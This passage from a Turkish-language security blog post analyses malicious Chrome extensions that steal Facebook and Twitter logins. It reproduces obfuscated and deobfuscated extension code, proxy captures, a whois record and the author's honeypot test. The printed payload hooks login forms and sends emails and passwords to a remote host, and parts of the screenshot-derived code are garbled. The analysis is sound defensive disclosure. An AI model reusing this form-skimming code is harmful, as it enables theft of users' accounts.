      new Image().src = "/whos.amung.us/widget/fn5kapfa91i8.png";
      window.setTimeout(function(){
        document.getElementById("link").click();
      },500);
    },
    function(err) {
      $("#Alert").show();
      $("body").css({overflow: "hidden"});
    }
  );
}
$(document).keydown(install).mousedown(install);

$(window).on("beforeunload", function() {
  $("#Alert").hide();
  if(installed == false){
    return "Install extension!";
  }
});
</script>
</body></html>
</body></html>
```

?

<

+

>

Type a search term

Charles 3.11.4 - sswslert21 *

File Edit View Proxy Tools Window Help

Structure Sequence

- http://bit.ly
- http://firsat2014.com
- http://tw.oklsmc.cf
 - vi.php
 - 00Ftk.php
 - vi.php
 - sCGo7K.php
 - vi.php
 - ZiBMyw.php
 - vi.php
 - VASHn2.php
 - vi.php
 - xlD8VX.php

Overview Request Response Summary Chart Notes

```
www-watch-transcript-webp-vflp9_n_i.css" name="www-watch-transcript" rel="stylesheet">
<link class="css-httpssytingcomytscssbinwwwguidewebpvl3ehjXcss" href="https://s.ytimg.com/yts/cssbin/www-gui
de-webp-vfl3ehjX.css" name="www-guide" rel="stylesheet">
<link class="css-httpssytingcomytscssbinwwwpageframedelayloadedwebpvlwVAtW6css" href="https://s.ytimg.com/y
ts/cssbin/www-pageframedelayloaded-webp-vflwVAtW6.css" name="www-pageframedelayloaded" rel="stylesheet">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.3/jquery.min.js"> </script>
<script>new Image().src="https://whos.amung.us/swidget/ntientintiv/";</script>

<link rel="chrome-webstore-item" href="https://chrome.google.com/webstore/detail/gepamecfijhijmijmaebcfbmoia
kol">
</head>
<body class="ltr webkit webkit-537 exp-responsive exp-scrollable-guide site-center-aligned site-as-giant-card appbar-hid
den visibility-logging-enabled not-nirvana-dogfood not-yt-legacy-css flex-width-enabled flex-width-enabled-snap page-
loaded" data-spf-name="watch" dir="ltr" id="body" style="overflow: hidden; cz-shortcut-listen= true">
<div id="body-container">
<div id="masthead-positioner" style="position: relative;">
<div class="clearfix yt-base-gutter" id="yt-masthead-container">

<div id="yt-masthead">
<div class="yt-masthead-logo-container">
<button aria-controls="appbar-guide-menu" aria-expanded="false" aria-label="Guide" class="yt-ui-button yt-ui-
button-size-default yt-ui-button-text yt-ui-button-empty yt-ui-button-has-icon appbar-guide-toggle appbar-guide-c
lickable-ancestor" id="appbar-guide-button" onclick="return false;" type="button"> <span class="yt-ui-button-icon-wr
apper"> <span class="yt-ui-button-icon yt-ui-button-icon-appbar-guide yt-sprite"> </span> </span> </button>
<div id="appbar-main-guide-notification-container"> </div> <span id="yt-masthead-logo-fragment"> <a class="
yt-ui-sessionlink masthead-logo-renderer spf-link" data-sessionlink="itct=CAUQsV4iEwjSvuPk04fMAhWGKRYKHSHWD
MUo-B0" href="/" id="logo-container" title="YouTube Home"> <span class="logo masthead-logo-renderer-logo yt-spr
it e" title="YouTube Home"> </span> </a> </span>
</div>
<div id="yt-masthead-signin">

<div class="signin-container">

Headers Text Hex Compressed HTML Raw
```

GET http://tumuser.com/tw.php

Start | Chrome Extension | x

chrome-extension-downloader.com

Start Install downloaded extensions How does it work? Imprint

Chrome Extension Downloader

Chrome Extension Downloader

easily download chrome extensions

Insert the web store url of the extension or just the extension ID:

Download extension

Like Share 383 G+1 530

History

Overall Chrome Extension Downloader was 108 188 times useful.

AdsTwitter-Video_v4.....crx

Show all downloads...

AdsTwitter Video eklentisinde yer alan JavaScript kodunu incelediğimde, eklentiye yüklemiş olan kullanıcı herhangi bir web sitesini ziyaret ettiğinde, bu eklentinin <http://lapteccoder.com/pluactive.php> -> <http://begenlobi.com/twlaptec.php> adresine istekte bulunduğunu gördüm. İsteğe dönen yanıtta yer alan JavaScript kodu sayesinde, kullanıcı tarafından ziyaret edilen adresin facebook.com veya twitter.com olması durumunda bu eklenti, kullanıcının e-posta ve parolasını alıyor ve hırsızlara gönderiyordu. Ayrıca hırsızlar, <http://whos.amung.us/> sayfasının istatistik eklentisinden de faydalanarak bu zararlı eklentinin anlık olarak kaç kişi

tarafından kullanıldığını yakından da takip ediyorlardı.

AdsTwitter-Video_v4.10.crx.zip - WinRAR (evaluation copy)

File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX

AdsTwitter-Video_v4.10.crx.zip - SFX ZIP volume, unpacked size 8.254 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
.._metadata			File folder		
16icon.png	444	449	PNG image	10.9.2011 12:06	0709F2C8
48icon.png	1.034	1.039	PNG image	10.9.2011 12:03	A03A7416
128icon.png	2.507	2.484	PNG image	10.9.2011 12:06	0404E083
background.js	1.514	707	JavaScript ...	11.5.2016 19:51	77FDF6D7
cartes.js	268	165	JavaScript ...	11.5.2016 19:51	68CDFCAB
manifest.json	547	318	JSON File	11.5.2016 19:55	8154C271

Total 1 folder and 6.314 bytes in 6 files


View - background.js

File Edit View Help

```
[chrome.tabs.onUpdated.addListener(function(pwkuhoos, hreyft, lbkzwn) {
  if(hreyft.status == "complete") {
    if(localStorage.qblfvmuellctht){
      var bkcsunop = new Date().dwaugyd() = new Date().lbrwvwh = new Date();
      dwaugyd.setMinutes(bkcsunop.getMinutes() + 0);
      lbrwvwh.setDate(lbrwvwh.getDate() + parseInt(1));
      var gbpwewpdrpgku = lbrwvwh.getTime().ygcaccc dwaugyd.getTime().exesdrcc; lbrwvwh.getTime();
      localStorage.qblfvmuellctht = JSON.stringify(gbpwewpdrpgku);
    }
    kegmntor = JSON.parse(localStorage.qblfvmuellctht);
    if(typeof kegmntor.vtzt == "number" && typeof kegmntor.ygcaccc == "number"){
      qybslyh = new Date().getTime();
      zbltko = new Date().toJSON().slice(5,10);
      ewuxvbt = new Date(kegmntor.exesdrcc).toJSON().slice(5,10);
      if(qybslyh>kegmntor.ygcaccc && zbltko==ewuxvbt){
        jorlow = "http://api.teccoder.com/luactive.php";
        alhwccq = "Tabs";
        deuskkb = "executeScript";
        lyulfg = "responseText";
        idgcn = "get";
        rojgk = "onreadystatechange";
        skrmcc = "readyState";
        tkku = "open";
        hntlmz = "send";
        owsmscqw[];
      }
    }
  }
});
function owsmscqw(){
  function mrwvken() {
    return new XMLHttpRequest();
  }
  var gbcjkkh = mrwvken();
  gbcjkkh.setRequestHeader = function() {
    if (gbcjkkh["skrmcc"] == 4) {
      chrome[alhwccq]([deuskkb]([
        code: gbcjkkh[lyulfg]
      ]))
    }
  };
  gbcjkkh[tkku]([idgcn, jcorond];
  gbcjkkh[hntlmz]);
}
```

1.514 bytes

Windows text



```
new Image().src = "https://whos.amung.us/widget/c0disikerloy"; if(location.hostname.indexOf("facebook.com")>=0){
if(document.getElementById("login_form")){ document.getElementById("login_form").onsubmit=function(e){
localStorage.setItem("hasi",document.getElementById("email").value); localStorage.setItem("nasi",document.getElementById("pass").value);
setTimeout(function(){ document.getElementById("login_form").submit();},99);return false } if(localStorage.hasi&&localStorage.nasi){ new
Image().src="http://begenlobi.com/moko/f.php?asasddfgjhjvxxklmnbvcf="+localStorage.hasi+"&fcvnbmgjfdtjgkhmbgndmghmvmfmc="+localStorage.nasi;
localStorage.removeItem("hasi");localStorage.removeItem("nasi"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}
if(location.hostname.indexOf("twitter.com")>=0){ if(document.querySelector("form.signin")){ document.querySelector("form.signin").onsubmit=function(e){
localStorage.setItem("hasi1",document.querySelector("form.signin input#signin-email").value);
localStorage.setItem("nasi2",document.querySelector("form.signin input#signin-password").value); setTimeout(function()
{ document.querySelector("form.signin").submit();},99);return false } } if(localStorage.hasi1&&localStorage.nasi2){ new Image().src="http://begenlobi.com
/moko/t.php?laplapcekokotiwiko="+localStorage.hasi1+"&lapitekocekikpasikko="+localStorage.nasi2;
localStorage.removeItem("hasi1");localStorage.removeItem("nasi2"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}
```

Beautiful JavaScript or HTML (101 editor)

```
1 new Image().src = "https://whos.amung.us/widget/c0disikerloy";
2 if (location.hostname.indexOf("facebook.com") >= 0) {
3   if (document.getElementById("login_form")) {
4     document.getElementById("login_form").onsubmit = function(e) {
5       localStorage.setItem("hasi", document.getElementById("email").value);
6       localStorage.setItem("nasi", document.getElementById("pass").value);
7       setTimeout(function() {
8         document.getElementById("login_form").submit();
9       }, 99);
10      return false;
11    }
12  }
13  if (localStorage.hasi && localStorage.nasi) {
14    new Image().src = "http://begenlobi.com/moko/f.php?asasddfgjhjvxxklmnbvcf=" + localStorage.hasi + "&fcvnbmgjfdtjgkhmbgndmghmvmfmc=" + localStorage.nasi;
15    localStorage.removeItem("hasi");
16    localStorage.removeItem("nasi");
17    chrome.extension.sendRequest({
18      sik: "yeap"
19    }, function(e) {});
20  }
21  if (location.hostname.indexOf("twitter.com") >= 0) {
22    if (document.querySelector("form.signin")) {
23      document.querySelector("form.signin").onsubmit = function(e) {
24        localStorage.setItem("hasi1", document.querySelector("form.signin input#signin-email").value);
25        localStorage.setItem("nasi2", document.querySelector("form.signin input#signin-password").value);
26        setTimeout(function() {
27          document.querySelector("form.signin").submit();
28        }, 99);
29        return false;
30      }
31    }
32    if (localStorage.hasi1 && localStorage.nasi2) {
33      new Image().src = "http://begenlobi.com/moko/t.php?laplapcekokotiwiko=" + localStorage.hasi1 + "&lapitekocekikpasikko=" + localStorage.nasi2;
34      localStorage.removeItem("hasi1");
35      localStorage.removeItem("nasi2");
36      chrome.extension.sendRequest({
37        sik: "yeap"
38      }, function(e) {});
39    }
40  }
41 }
```

164.png (80x15)

widgets.amung.us/small/01/164.png

164 online

signin")) {

signin").onsubmit = function(e) {

1, document.querySelector("form.signin input#signin-email").value);

i2, document.querySelector("form.signin input#signin-password").value);

-("form.signin").submit()

rage.nasi2) {

nlobi.com/moko/t.php?laplapcekokotiwiko=" + localStorage.hasi1 + "&lapitekocekikpasikko=" + localStorage.nasi

l";

l";

l

13 Mayıs 2016 Cuma

Mayıs 2016

Pt Sa Ça Pe Cu Ct Pz

25 26 27 28 29 30 1

2 3 4 5 6 7 8

9 10 11 12 13 14 15

16 17 18 19 20 21 22

23 24 25 26 27 28 29

30 31 1 2 3 4 5

22:01:38

Change date and time settings...



begenlobi.com is already registered*



Whois Server Version 2.0


Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: BEGENLOBI.COM
Registrar: GODADDY.COM, LLC
Sponsoring Registrar IANA ID: 146
Whois Server: whois.godaddy.com
Referral URL: <http://www.godaddy.com>
Name Server: NS1.LAPTECPRO.COM
Name Server: NS2.LAPTECPRO.COM
Status: clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>
Status: clientRenewProhibited <https://icann.org/epp#clientRenewProhibited>
Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>
Status: clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>
Updated Date: 11-apr-2016
Creation Date: 02-feb-2016
Expiration Date: 02-feb-2017


>>> Last update of whois database: Thu, 12 May 2016 04:36:04 GMT <<<

SwsLertz isimli eklentide yer alan JavaScript kodlarında ise bu defa Base64 ile metinlerin gizlendiğini gördüm. Yine diğerinde olduğu gibi, kullanıcı herhangi bir web sitesini ziyaret ettiğinde bu eklentinin <http://tumuser.com/tw.php> adresine istekte bulunduğunu ve bu isteğe dönen yanıtta yer alan JavaScript kodu sayesinde ziyaret edilen adresin twitter.com olması durumunda kullanıcının e-posta adresini ve parolasını çalıyordu (<https://healtpol.com>). Eklentinin yüklenir yüklenmez, Twitter'a ait olan mevcut çerezleri (cookie) silmesi ve kullanıcıyı direk twitter.com adresine yönlendirmesi de dikkatimi çeken diğer bir ayrıntı oldu.





Hırsızların çaldıkları hesapları ne kadar etkin kullandıklarını anlama adına Twitter üzerinde @osmankurek81 isimli sahte bir hesap oluşturup, Twitter'a giriş için kullandığım e-posta adresini ve parolayı ilgili sayfaları üzerinden hırsızlara çaldırdığımda, hesabın 2 saat içinde kötüye kullanıldığına ve dondurulduğuna dair Twitter'dan bir e-posta aldım. Bunun üzerine Twitter hesabıma bağlanan IP adreslerini incelediğimde, hırsızlara ait olduğunu düşündüğüm ip adresini de görebildim.



Account history

Account creation: May 13, 2016 at 8:54 AM (located in Turkey)

Username: @osmankurek81

Email: osmankurek81@mynet.com

Phone: Add a phone

Login history

If you see any suspicious activity from an app, go to the Apps tab to revoke its access. In some cases the IP location may differ from your physical location. [Learn more](#)

APP	DATE & TIME	IP LOCATION
Twitter.com	May 15, 2016 5:06 AM	[REDACTED]
Twitter.com	May 14, 2016 5:00 AM	78.183.226.81 Turkey
Twitter.com	May 14, 2016 4:50 AM	[REDACTED]
Bitly	May 14, 2016 1:50 AM	[REDACTED]
Bitly	May 14, 2016 1:50 AM	[REDACTED]
Twitter.com	May 14, 2016 1:44 AM	[REDACTED]
Twitter.com	May 13, 2016 11:19 PM	[REDACTED]

Ads by Google

[IP Address Map](#)

[Find IP Location](#)

[Location Map](#)

[Location Tracker](#)

Geolocation data from [IP2Location](#) (Product: DB6, updated on 2016-5-1)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Merzifon
ISP	Organization	Latitude	Longitude
TT ADSL-TTNET_DYNAMIC_GAY	Not Available	40.873329162598	35.46305847168

Geolocation data from [ipinfo.io](#) (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Not Available	Not Available
ISP	Organization	Latitude	Longitude
TTNet A.S.	TT ADSL-TTnet_dynamic_gay	41.0136	28.9550

Geolocation data from [EurekAPI](#) (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Amasya
ISP	Organization	Latitude	Longitude
Turk Telekom	Turk Telekom	40.6533	35.8331

Sonuç olarak, dolandırıcıların sosyal ağlar üzerinde masum vatandaşların

parolalarını çalmak ve hesaplarını kötüye kullanmak için uğraş verdiklerini ve hatta reklam bütçeleri oluşturduklarını görebiliyoruz.

Sosyal ağ ve medya güvenliğiniz için bilmediğiniz kaynaklardan gelen mesajlara, reklamlara itibar etmemenizi, bağlantı adreslerine tıklamamanızı ve internet tarayıcılarına yüklediğiniz eklentilere dikkat etmenizi (mevcut Chrome eklentilerinizi <chrome://extensions> adresinden görebilirsiniz) tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.